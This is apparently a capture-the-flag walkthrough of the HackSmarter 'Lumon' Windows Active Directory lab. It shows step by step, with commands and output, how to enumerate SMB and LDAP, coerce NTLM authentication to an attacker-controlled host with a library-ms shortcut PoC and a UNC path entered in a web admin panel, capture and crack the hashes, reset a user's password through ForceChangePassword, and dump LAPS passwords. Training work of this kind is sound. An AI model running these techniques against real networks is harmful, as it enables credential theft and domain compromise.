Lumon (Medium) — HackSmarter
Medium Windows Machine Writeup by Uzurly

Objective / Scope
Lumon Industries will soon be integrating a high-value employee into the organization. In accordance with internal security protocols, a comprehensive penetration test and internal access verification must be conducted prior to full onboarding.
For the purposes of this evaluation, you will be provided the assigned credentials and access permissions corresponding to the subject employee. Your objective is to assess the scope and boundaries of these permissions, ensuring compliance with all Lumon security standards and operational safeguards.
Starting Credentials
1
hellyr:H3lenaR!2025
Nmap TCP Summary
DC01.lumons.hacksmarter (10.1.42.32)
| Port | Service | Description |
|---|---|---|
| 53 | DNS | Simple DNS Plus |
| 88 | Kerberos | Active Directory Authentication |
| 135 | MSRPC | Windows RPC |
| 139 | NetBIOS | NetBIOS Session Service |
| 389 | LDAP | Active Directory LDAP |
| 445 | SMB | Microsoft-DS |
| 464 | kpasswd | Kerberos Password Change |
| 593 | RPC | RPC over HTTP |
| 636 | LDAPS | Secure LDAP |
| 3268 | LDAP GC | Global Catalog |
| 3269 | LDAPS GC | Secure Global Catalog |
| 3389 | RDP | Remote Desktop |
Intranet.lumons.hacksmarter (10.1.239.192)
| Port | Service | Description |
|---|---|---|
| 80 | HTTP | IIS 10.0 (redirect to HTTPS) |
| 135 | MSRPC | Windows RPC |
| 139 | NetBIOS | NetBIOS Session Service |
| 443 | HTTPS | IIS 10.0 |
| 445 | SMB | Microsoft-DS |
| 3389 | RDP | Remote Desktop |
SMB Enumeration
Generating a Hosts File with NetExec (nxc)
To ensure proper hostname resolution, we use NetExec to automatically generate hosts file entries for the identified systems.
1
nxc smb 10.1.239.192 --generate-hosts-file hosts
1
 nxc smb 10.1.42.32 --generate-hosts-file hosts2

The generated information was then manually added to the local /etc/hosts file to guarantee consistent name resolution during subsequent attacks and enumeration steps.
1
2
 echo '10.1.239.192     INTRANET.lumons.hacksmarter INTRANET' >> /etc/hosts
 echo '10.1.42.32     DC01.lumons.hacksmarter lumons.hacksmarter DC01' >> /etc/hosts
For convenience, both target IP addresses were stored in a file for bulk enumeration.
1
2
3
4
[🔴][Feb 03, 2026 - 00:41:55 (CET)] exegol-htb Lumon # cat ips
10.1.42.32
10.1.239.192
[🔴][Feb 03, 2026 - 00:42:02 (CET)] exegol-htb Lumon #
Enumerating SMB Shares

Using valid domain credentials, SMB enumeration was performed against both hosts simultaneously.
1
nxc smb ips -u hellyr -p 'H3lenaR!2025'
To enumerate available SMB shares and their permissions, the --shares option was used.
1
nxc smb ips -u hellyr -p 'H3lenaR!2025' --shares

This revealed at least one non-default SMB share with write permissions, which is often a strong indicator of potential lateral movement or credential harvesting opportunities.
LLMNR / SMB Exploitation Attempt
Discovering write access on a non-default SMB share raised the possibility of placing a malicious file (such as a .lnk shortcut) to trigger outbound authentication and capture credentials via NTLM relay or hash capture.
An initial attempt was made to capture authentication traffic using Responder and ntlm-theft.
1
ntlm_theft.py --verbose --generate modern --server "10.200.33.160" --filename "meetingXYZ"
1
responder -I tun0
However, this approach did not immediately yield results.
Recently disclosed vulnerabilities involving malicious shortcut files provide alternative exploitation paths. In particular, the following proof of concept demonstrates how crafted files can be abused to trigger authentication attempts:
1
2
3
4
5
[🔴][Feb 04, 2026 - 03:56:30 (CET)] exegol-htb CVE-2025-24054_CVE-2025-24071-PoC # python3 exploit.py
Enter attacker IP or hostname: 10.200.33.160
[+] File xd.library-ms successfully generated, pointing to \\10.200.33.160\share
[🔴][Feb 04, 2026 - 03:56:37 (CET)] exegol-htb CVE-2025-24054_CVE-2025-24071-PoC #
1
 smbclient.py "lumons.hacksmarter"/"hellyr":'H3lenaR!2025'@"10.1.239.192"

On the responder we got a hit.

NTLM Hash Cracking
The captured NTLM hash was saved to a file (hash.txt) and cracked using John the Ripper with the RockYou wordlist.
For convenience, a custom ZSH alias was used to simplify hash cracking:
1
2
3
4
5
6
7
8
9
# Hashcracking
rock_john() {
  if [ $# -eq 0 ]
    then
      echo "[i] Usage: rock_john wordlist (options)"
    else
      john "${@}" --wordlist=/usr/share/wordlists/rockyou.txt
  fi
}

After running John, the plaintext password was successfully recovered:
User: harmonyc
Password: h@rmony08
Harmonyc User
Verifying SMB Access with New Credentials
The newly cracked credentials were validated against the INTRANET host.
1
nxc smb 10.1.239.192 -u harmonyc -p 'pass.txt'
To enumerate accessible SMB shares and permissions, the following command was executed:
1
nxc smb 10.1.239.192 -u harmonyc -p 'pass.txt' --shares


enumerating users with nxc on the dc01
1
nxc smb 10.1.42.32 -u harmonyc -p 'pass.txt' --users

LDAP collection with nxc for BloodHound
1
nxc ldap 10.1.42.32 -u harmonyc -p 'pass.txt' -c all --bloodhound --dns-server 10.1.42.32
Bloodhound Enumeration

The collected data was imported into BloodHound to analyze privilege relationships and potential attack paths.
Web Application Authentication

During earlier enumeration, a web service was identified on the INTRANET host.
1
2
3
4
5
6
7
Not shown: 994 filtered tcp ports (no-response)
PORT     STATE SERVICE            VERSION
80/tcp   open  http               Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Did not follow redirect to https://intranet.lumons.hacksmarter/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Using the compromised credentials, authentication was attempted on the intranet web application.

 Authentication was successful, granting access to an administrative interface.
IntranetSvc User
Credential Capture via Web Interface
By supplying a UNC path pointing to the attacker-controlled machine, the application was forced to authenticate externally.
on the admin panel we can browse smb shares lets re use our responder and put our ip like that 
1
\\10.200.33.160\a
This resulted in a successful NTLM authentication capture using Responder.

Cracking the Captured NTLM Hash
The captured NetNTLMv2 hash was saved locally and cracked using John the Ripper with the RockYou wordlist.
1
2
3
4
5
6
7
8
9
10
nano hash.txt
[🔴][Feb 04, 2026 - 04:37:02 (CET)] exegol-htb Lumon # rock_john hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 24 OpenMP threads
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
Servicesince1979 (IntranetSvc)
1g 0:00:00:04 DONE (2026-02-04 04:37) 0.2033g/s 2157Kp/s 2157Kc/s 2157KC/s Shanel1..Sabersire
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
The following credentials were recovered:
User: IntranetSvc
Password: Servicesince1979
Privilege Escalation on Intranet
BloodHound Analysis of IntranetSvc
The newly compromised IntranetSvc account was analyzed in BloodHound.

This account was found to have multiple outbound control edges, including:
- ForceChangePassword permissions over several domain users
Such permissions allow direct password resets without knowing the current password.
Identifying LAPS Privileged Users


Among the affected users, mark and peterk were members of the LAPSAdmins group.
Membership in this group typically grants the ability to read Local Administrator Password Solution (LAPS) passwords.
The account mark was enabled, making it the most viable target for privilege escalation.
Abusing Password Reset Permissions
Using the IntranetSvc account, the password of the user mark was reset via bloodyAD.
1
[🔴][Feb 04, 2026 - 04:37:10 (CET)] exegol-htb Lumon # bloodyAD --host 10.1.42.32 -d lumons.hacksmarter -u intranetsvc -p 'Servicesince1979' set password mark Password123
This provided access to a LAPS-privileged account.
Dumping LAPS Credentials
With control over the mark account, the LAPS module in NetExec was used to retrieve local administrator passwords.
1
nxc ldap 10.1.42.32 -u marks -p 'Password123' -M laps
 This revealed the local administrator password for the INTRANET host.
Local Administrator Access and Post-Exploitation
Using the recovered LAPS credentials, local administrator access was obtained on the INTRANET system.
This level of access allows full system compromise, including credential dumping and further domain escalation opportunities.
